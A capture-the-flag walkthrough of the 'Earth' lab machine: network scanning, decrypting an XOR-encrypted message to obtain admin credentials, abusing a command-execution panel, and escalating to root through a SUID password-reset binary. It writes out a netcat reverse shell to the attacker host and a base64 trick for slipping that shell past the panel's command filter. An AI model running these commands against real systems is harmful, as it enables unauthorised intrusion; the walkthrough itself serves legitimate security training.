Earth Walkthrough
Host: 192.168.56.0/24
Kali Host: 192.168.56.117
Host Discovery:

```
sudo netdiscover -i eth0 -r 192.168.56.0/24
nmap -F 192.168.56.0/24
```

host discovered at 192.168.56.119

Port/Service Discovery:

```
sudo nmap -sV -Pn -p- --open 192.168.56.121 > scan_service.txt
nmap -sC -A -Pn -p- --open 192.168.56.121 > scan_full.txt
```

Ports found:

22	ssh	OpenSSH 8.6
80	http	Apache httpd 2.4.51
8080	https	Apache httpd 2.4.51

OS guess: Linux 4.15 - 5.6

Service Enumerations:


From the full scan (line 17) we got some DNS names to add into our /etc/host file

"DNS:earth.local, DNS:terratest.earth.local"

```
sudo echo "192.168.56.119 earth.local terratest.earth.local" >> /etc/hosts
```

Checking the two web ports using a browser doesn't give anything, neither does a basic dirb scan. Checking the two host names we found does give us some more interesting results.

In the browser "earth.local" on either http or https, and "terratest.earth.local" on http, gives us the following page "Earth Secure Messaging"



Running the names on dirb gives shows us the following pages are present

http://earth.local/admin

https://terratest.earth.local/robots.txt

The admin page is present on most, while robots.txt is only accessible from https on terratest.

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ dirb http://earth.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Oct 23 06:31:11 2022
URL_BASE: http://earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://earth.local/ ----
+ http://earth.local/admin (CODE:301|SIZE:0)
+ http://earth.local/cgi-bin/ (CODE:403|SIZE:199)

-----------------
END_TIME: Sun Oct 23 06:31:15 2022
DOWNLOADED: 4612 - FOUND: 2

┌──(kali㉿kali)-[~]
└─$ dirb https://terratest.earth.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Oct 23 06:31:20 2022
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://terratest.earth.local/ ----
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)

-----------------
END_TIME: Sun Oct 23 06:31:22 2022
DOWNLOADED: 4612 - FOUND: 3

┌──(kali㉿kali)-[~]
└─$
```

The admin page leads to a simple username/password login point which we don't have credentials for currently, brute forcing could get us blocked so we'll come back it later when we have some or have exhausted some other routes.

Looking at the file at "https://terratest.earth.local/robots.txt" hints at an interesting file at "/testingnotes.*", looking at "https://terratest.earth.local/testingnotes.txt" gives us another file


```
Earth Secure Messaging Adm ×   terratest.earth.local/testingn ×   +
https://terratest.earth.local/testingnotes.txt
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  Server Not Found  OffSec

Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

This file gives us the admin portal username (terra) and points us to another file "testdata.txt" that is used in as the key for an XOR encrypted message on the earth secure messaging page.

Going back to the messaging page, we can see 3 long encrypted strings that appear to be in hex (the charset is only 0-9,a-f). We can use the site "https://gchq.github.io/CyberChef/" to try to break the encryption. Using

hex to UTF8 and XORing using the data from “https://terratest.earth.local/testdata.txt” as the key to test the 3 encrypted strings does in fact give us a plain English response from the 3rd string.



The result is a repeating string “earthclimatechangebad4humans”. Lets try it as the password from the admin panel.

Using the username/password combination terra:earthclimatechangebad4humans we’ve successfully passed the login page to a CLI panel. The panel seems to just be taking any input and running it as a bash command. We can exploit this to try to get a reverse shell into the host machine.

Exploiting the CLI panel
First lets see if netcat is on the host machine with the “which” command

```
which nc          (on the CLI)
```

We get the path to the netcat binary as an output so we know is on the host machine. Lets try a simple reverse netcat shell, while listening on our kali machine

```
nc -nvlp 4444                  (on kali machine)
nc 192.168.56.117 4444 -e /bin/bash      (CLI)
```

We received “Remote connections are forbidden”. The server is most likely blocking certain commands from being parsed and executed on the host, we can try to get around this by encoding our command in base64 and parsing it back to a UTF8 as a bash command on the host machine.

```
echo “nc 192.168.56.117 4444 -e /bin/bash” | base64
bmMgMTkyLjE2OC41Ni4xMTcgNDQ0NCAtZSAvYmluL2Jhc2gK     (output)
echo bmMgMTkyLjE2OC41Ni4xMTcgNDQ0NCAtZSAvYmluL2Jhc2gK | base64 -d | bash
```

If you look back at your kali terminal, you should now have a connection into the host system.

Privilege Escalation

First lets check what users are in the system

```
ls /home
cat /etc/passwd
```

Basically, all we get is there is a standard user “earth”, and the root user. We don’t have permission to the root directory as expected but we also can’t get into the user directory.
So we need a way to get user or root permissions so lets now start looking around the host. We can run the following commands to see if we get anything interesting.

```
find / -type f -name *.txt /usr 2>/dev/null          (looks for interesting txt files)
find / -perm -u=s 2>/dev/null     (looks for SUID files)
```

The first command found a flag “/var/earth_web/user_flag.txt” so we can download that on to our kali machine. The second command found an interesting binary “/usr/bin/reset_root”

Running “/usr/bin/reset_root” gives the output that there are missing triggers, we can’t see what the does directly but we can ltrace it on our kali machine. After transferring the binary onto our kali host we can run the following to analyse the binary.

```
chmod +x reset_root
ltrace ./reset_root
```

As we can see were missing 3 trigger files, if we go back to the host machine we can just touch those files into place and try to run the binary again.
Running the binary we see that the root password is reset to “Earth”, meaning we can just su into root.

```
kali@kali: ~
File  Actions  Edit  View  Help

bash-5.1$

bash-5.1$

bash-5.1$

bash-5.1$

bash-5.1$

bash-5.1$

bash-5.1$

bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$ /usr/bin/reset_root
/usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth

[root@earth earth_web]# whoami
whoami
root
[root@earth earth_web]# cd /root; ls
cd /root; ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# echo "luc chapman 18806759"
echo "luc chapman 18806759"
luc chapman 18806759
[root@earth ~]#
```

From here we've taken over the machine and can transfer out the root flag

Service Scan

~/Documents/completed/earth/scan_service.txt - Mousepad

File Edit Search View Document Help

earth_notes.txt | scan_full.txt | scan_service.txt

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 06:13 EDT
Nmap scan report for earth.local (192.168.56.119)
Host is up (0.00019s latency).
Not shown: 980 filtered tcp ports (no-response), 17 filtered tcp ports (admin-prohibited)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
MAC Address: 08:00:27:ED:A9:B6 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.72 seconds
```

Full Scan

~/Documents/completed/earth/scan_full.txt - Mousepad

File Edit Search View Document Help

earth_notes.txt | scan_full.txt

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-11 06:15 EDT
Nmap scan report for earth.local (192.168.56.119)
Host is up (0.00014s latency).
Not shown: 65347 filtered tcp ports (no-response), 185 filtered tcp ports (admin-prohibited)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-title: Earth Secure Messaging
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-title: Earth Secure Messaging
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
MAC Address: 08:00:27:ED:A9:B6 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.14 ms earth.local (192.168.56.119)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 195.60 seconds
```